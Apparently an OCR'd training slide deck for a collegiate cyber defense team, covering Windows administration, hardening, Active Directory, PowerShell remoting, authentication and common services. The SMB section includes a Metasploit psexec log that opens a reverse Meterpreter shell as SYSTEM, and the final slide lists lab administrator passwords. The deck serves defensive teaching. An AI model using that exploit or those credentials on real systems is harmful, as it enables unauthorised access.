Wildin with Windows

Tanay Shah

https://da.gd/ccdcwin23

https://kamino.sdc.cpp/

Connect to VPN before going here. Register an account and login.

Honoring the Fallen

Evan

Death by eggplant emoji nuking scoring engine

Jess

Death by lethal injection (WRCCDC compliance injects)

Lawrence

Death by harrizment on WRCCDC IP Phone

The Current Team

Tanay

- Red team bully
- Internally referred to as 007
  - 0 beacons
  - 0 red team deductions
  - 7 standard deviations below the mean IQ
- Follow me on MySpace https://myspace.com/altoid0
- 2nd Year CS
- Intern @ CrowdStrike
- No that's not my car

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Navigating

GUI, CLI, all the I's

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Other Services

IIS, FTP, SMB, an the rest of the alphabet

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Cookin up in the lab

01
Navigating

I'm the map

GUI vs CLI

- Easier to read information
- Search menu
- Beginner friendly

- Relatively simple
- Quick
- Very extensive for a scripting language


C:\>

- Outdated but consistent

Powershell😍

- Supported and actively developed
    - Varying version present on various OSes
- Verb-Noun syntax
    - Get-ChildItem
    - Set-Content
    - Invoke-Expression
- Integrated with the Windows API
    - Can manage pretty much anything with it
        - Users, Services, Apps, Registry Keys,

Meme about a powershell meme. Advanced humor



smithcbp/**Powershell-New-Meme**

A powershell function using the Imgflip API for generating memes

1 Contributor · 0 Issues · 4 Stars · 2 Forks

GUI Panes to Know


- Regedit
  - Registry Keys
- File Explorer
  - Filesystem
- Compmgmt.msc
  - Scheduled Tasks, Event Viewer, Shared folders, and Local Users
- Services.msc
  - Services
- Control Panel
  - System settings
- Task Manager
- Server Manager
  - Roles and features

GUI Panes to Know cont.

- Windows Security (Defender)
- Gpedit.msc
  - Local GPOs

Registry (Regedit)

- Most configurations link back to a registry key
  - Windows' internal database of configs
- Can be modified with CLI
  - Reg add
  - Set-ItemProperty
- Often also utilized by TAs for Methods of persistence
  - Way to solidify access



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Adobe\Photoshop\130.0

```
Computer
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_USER
  HKEY_LOCAL_MACHINE
    BCD00000000
    HARDWARE
    SAM
    SECURITY
    SOFTWARE
      7-Zip
      Adobe
        Photoshop
          130.0
      Apple Inc.
      Application Data
      ASIO
      AVAST Software
      AVG
      Celemony Software GmbH
      CIS_Backup_{25B9C8A9-7B0C-4f9c-AF29-59A560
      Classes
      Clients
      COMODO
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
ApplicationPath	REG_SZ	C:\Program File
PluginPath	REG_SZ	C:\Program File

Filesystem

- Holds all data
  - Even the registry
- Paths to know
  - C:\Windows\System32
    - System binaries and libraries
  - C:\Users
    - All user files
  - C:\Program Files | C:\Program Files (x86) | C:\ProgramData
    - Application binaries, libs, and configuration files
- Highly configurable permissions
  - Big reason enterprises use Windows in the first place

Computer Management

- Want to audit list of users against company
  - Delete/disable unauthorized
  - Set correct admins and other possible high priv groups
- Review and remove unneeded shared folders
  - C$ and in some cases ADMIN$
- Check scheduled tasks for anomalies
  - Tasks set to trigger on boot
  - Tasks running unknown executables
- Use Event Viewer to troubleshoot issues and identify malicious activity
  - See event ID 4625 for failed login attempts
  - 7045 for service creation

Services

- Binaries (executables) designed to run in the background to serve some sort of OS or 3rd party functionality
  - Filezilla Server service - 3rd party FTP server
  - Bitlocker - Native drive encryption functionality
- Services are identified by one of two things
  - Display name - Simple to understand
    - World Wide Web Publishing Service
  - Service name - Shorter and used to refer to service internally
    - W3SVC
- Stop commonly exploited services
  - Printspooler
- Some attacks, initial access or privilege escalation, make use of temporary services to spawn a shell as the SYSTEM user

Control Panel

- Manage things like Firewall
  - Enable it, create rules to allow desired inbound (to services) and outbound (internet/dependencies) traffic
- Enable/Disable Remote Desktop
  - Disable if unused
- Enable User Account Control to a medium/high level
  - Runs processes with lower privs if possible, introduces popups that make you explicitly elevate to perform significant changes
- Manage network adapter properties
  - Might need to change things like your DNS server or default gateway to resolve issues

Processes (Task Manager)

- Processes originate from executable files
    - Apps
        - Discord
    - System binaries
        - Winlogon
- Can create them and kill them (mostly)
- Types
    - App
        - Can be terminated by user
    - Background
        - No user interaction
    - Windows
        - System level and are auto launched

Task Manager Alternatives

- Tasklist or Get-Process
  - Cmd and powershell commands, can supply arguments for more info
- Process Hacker
  - Very thorough and detailed if desired
- Process Explorer
  - Color coded, similar to process hacker, can scan all processes with virustotal


Me af killing legit processes bc they made a single network connection

Server Manager

- Only available on "Server" editions of Windows
- Can allow you to manage parts of multiple servers at the same time
  - Not feature rich enough for this to be incredibly useful though
- Main purpose is having easy access to GUI panes
  - Can manage roles and features for server editions in this server manager window
    - Roles and Features are optional add ons for the OS
      - IIS web server
      - Active Directory Domain Services
      - Microsoft Defender

Defender

- Installed by default on every OS except Server 2012
  - Can be uninstalled on Server editions through server manager
- Effectiveness depends on windows updates and OS
- Scan, Exclude, and Remediate malicious files
  - Newer defender has fancy capabilities like core isolation, attack surface reduction rules, exploit mitigations (DEP, ASLR, SEHOP, etc)



PC status: Protected

Windows Defender is monitoring your PC and helping to protect it.

Real-time protection: On

Virus and spyware definitions: Up to date

Scan options:

● Quick

○ Full


○ Custom

Scan now

Scan details

Last scan: Today at 4:50 PM (Quick scan)

http://www.computerhope.com



Security at a glance

See what's happening with the security and health of your device and take any actions needed.

Virus & threat protection
No action needed.

Account protection
No action needed.

Firewall & network protection
No action needed.

App & browser control
No action needed.

Device security
View status and manage hardware security features

Device performance & health
No action needed.

Family options
Manage how your family uses their devices.

Gpedit


- Control IT and security specific OS policies
- Secpol
    - Windows Settings > Security Settings
        - Account Policies
        - Local Policies
- Group Policy Objects (aka just more configs)
    - Administrative Templates
        - Everything here is considered a GPO
- What exactly do I set here?
    - https://www.stigviewer.com/stig/windows_server_2019/

02
Active Directory

Domains?

Explanation

- Simply put, it's a way to centralize management of policies, computers, and users and store this data in a database
- How does your CPP login work everywhere? (library, canvas, broncodirect)
- Forrest (nebula.lan)
  - Domain (nebula.lan or nebula-na.lan)
    - Possibly child domains (us.nebula-na.lan)



Explanation Cont.

- A forrest is just an overall cabinet containing multiple draws (domains)
- Domains are headed by machines designated as Domain controllers (DC)
  - Member servers and workstations join the domain And are subject to management from the DC

Explanation Cont.

- Within Domains you have objects
  - Organizational Units (OUs)
  - Groups
  - Users
    - Can log into to every domain joined computer
  - Misc AD data
- Lightweight Directory Access Protocol
  - Query any and all information quickly
  - Can use any LDAP client
    - Dedicated programs
    - Internal windows tools
    - Powershell

LDAP

```
$Filter = "((mailNickname=id*)(whenChanged>=20170701000000.0Z))(|(userAccountControl=514)(userAccountControl=66050))(|(memberof=CN=VPN,OU=VpnAccess,OU=Domain
Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl)(memberof=CN=VPN-2,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl))"
$RootOU = "OU=01,DC=em,DC=pl,DC=ad,DC=mnl"

$Searcher = New-Object DirectoryServices.DirectorySearcher
$Searcher.SearchRoot = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$($RootOU)")
$Searcher.Filter = $Filter
$Searcher.SearchScope = $Scope # Either: "Base", "OneLevel" or "Subtree"
$Searcher.FindAll()
```

- Wtf is that

```
Get-ADUser -LDAPFilter '((mailNickname=id*)(whenChanged>=20170701000000.0Z))(|(userAccountControl=514)(userAccountControl=66050))(|(memberof=CN=VPN,OU=VpnAccess,OU=Domain
Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl)(memberof=CN=VPN-2,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl))'
```

- Little better?

```
Get-ADUser -Filter *
```


- Noice
  - To get similar info to above we just need to throw some arguments on the command and do some logic with a powershell script. Something like `Get-ADUser -Filter * | where-object ($_.memberOf -contains "VpnAcess") … and so on`

Domain Computer Management

- Know so far:
  - Login to any computer
  - Synced policies
    - But how?
- Deploy Policies via GPMC.msc
  - Default Domain Policy
    - Applies to all systems in the domain
  - Default Domain Controller Policy
    - Applies to all DCs
- WinRM (PS Remoting)
  - Enabled by default when you join a domain
    - It's how a lot of the behind the scenes management goes on
  - PS remoting lets us run powershell commands and scripts across the domain
    - The reason why I can solo Windows

PS Remoting

- By default servers will only accept connections originating within the domain and from admin users
- WinRM is enabled by default but PS Remoting isn't
  - Enable-PSRemoting -force
- Example commands
  - Invoke-Command -ScriptBlock {whoami} -ComputerName WEBSRV1
  - Enter-PSSession -ComputerName Server01
    - Interactive




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Enable-PSRemoting -Force -SkipNetworkProfileCheck
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\WINDOWS\system32> _
```

Domain Names?

- Previous slide used the hostname of machines to connect. How does this work?
- Domain Name System (DNS)
    - Attach words to ips
        - User friendly
    - When IPs change, domain names stay the same but adjust to reflect the new IP
        - Good for avoiding hiccups with things like DHCP
- Dns.google -> 8.8.8.8
    - Server01.nebula.lan -> 192.168.1.25
- Uses UDP for queries
    - TCP used for other operations


Authentication

- 2 main ones, NTLM/NetNTLM and Kerberos
- NTLM/NetNTLM
  - NTLM is used locally on each machine to verify **local** users
  - NetNTLM is the **network** authentication protocol
  - More prone to cracking
- Kerberos
  - Uses the concept of tickets
  - Tickets have a lifetime (10 hours)
  - Derived from the user's password and the krbtgt account password



Authentication Cont.


- Show QR code at the gate -> get a wristband
- Show wristband at booths to prove you're allowed to play -> employee hands you balls
- Throw the balls at the clowns -> Get prize


Client
KDC
Service
1. Client requests TGT (AS-REQ)
2. KDC returns TGT (AS-REP)
3. Client requests TGS for <service> (TGS-REQ)
4. KDC returns TGS (TGS-REP)
5. Client presents TGS to <service>
6. <service> grants access

03
Other Services

File Transfer Protocol (FTP)


- Port 21/tcp in and 20/tcp out for data
- Passive mode
  - Client side dictates which port to do the data transfer
- Protocol Implemented by Windows IIS and Filezilla Server
- FTP clients natively exist on nearly every OS
  - Type `ftp` in CLI



□ Application Develo
◢ □ FTP Server
  □ FTP Service
  □ FTP Extensibility

Server Message Block (SMB)

- Connect to filesystems on other computers
  - By default the entire C drive is shared to administrators
- Some other fun APIs are exposed during SMB connections
  - Service control
    - Psexec




```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.2.25:445 - Connecting to the server...
[*] 192.168.2.25:445 - Authenticating to 192.168.2.25:445 as user 'Administrator'...
[*] 192.168.2.25:445 - Selecting native target
[*] 192.168.2.25:445 - Uploading payload...
[*] 192.168.2.25:445 - Created \rrFfckVm.exe...
[+] 192.168.2.25:445 - Service started successfully...
[*] Sending stage (957487 bytes) to 192.168.2.25
[*] 192.168.2.25:445 - Deleting \rrFfckVm.exe...
[*] Meterpreter session 1 opened (192.168.2.10:4444 -> 192.168.2.25:1127) at 2017-02-11 15:15:44 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Internet Information Services

- HTTP Web server built into Windows
  - Role you have to add
- Supports .Net (aspx) out of the box, PHP also configurable
- Very plain and boring out of the box

XAMPP

- Packaged installation of parts of a web framework
- Apache serving HTTP
- MySQL hosting database
- Filezilla for FTP
- Tomcat is Apache but in java so worse



```
3:47:46 PM  [main]   Initializing Control Panel
3:47:46 PM  [main]   Windows Version: Windows Server 2012 R2  64-bit
3:47:46 PM  [main]   XAMPP Version: 5.5.30
3:47:46 PM  [main]   Control Panel Version: 3.2.2  [ Compiled: Nov 12th 2015 ]
3:47:46 PM  [main]   Running with Administrator rights - good!
3:47:46 PM  [main]   XAMPP Installation Directory: "c:\xampp5.6\"
3:47:46 PM  [main]   Checking for prerequisites
3:47:46 PM  [main]   All prerequisites found
3:47:46 PM  [main]   Initializing Modules
```

(Content Management System) CMS

- Actual apps that run on the framework
  - Wordpress, OpenCart, Drupal, MediaWiki
  - Blogs, Ecommerce sites, General management system, wiki
- All setup and work the same
  - HTTP - host the actual files allowing network access
    - Apache or IIS
  - Scripting Engine - Processes logic and renders content on HTTP pages
    - PHP
  - Database - contains all site data like posts, users, etc
    - MySQL

1. Put CMS files in webroot
2. Setup database in MySQL
3. Configure db credentials in CMS config file
4. Browse to http:\\localhost to run through the installer

04
Cookin up in the lab

I like brownies, you like brownies?

Username:Password

Server2019
NEBULA\Administrator:swift

Sevrer2016
Administrator:Password1!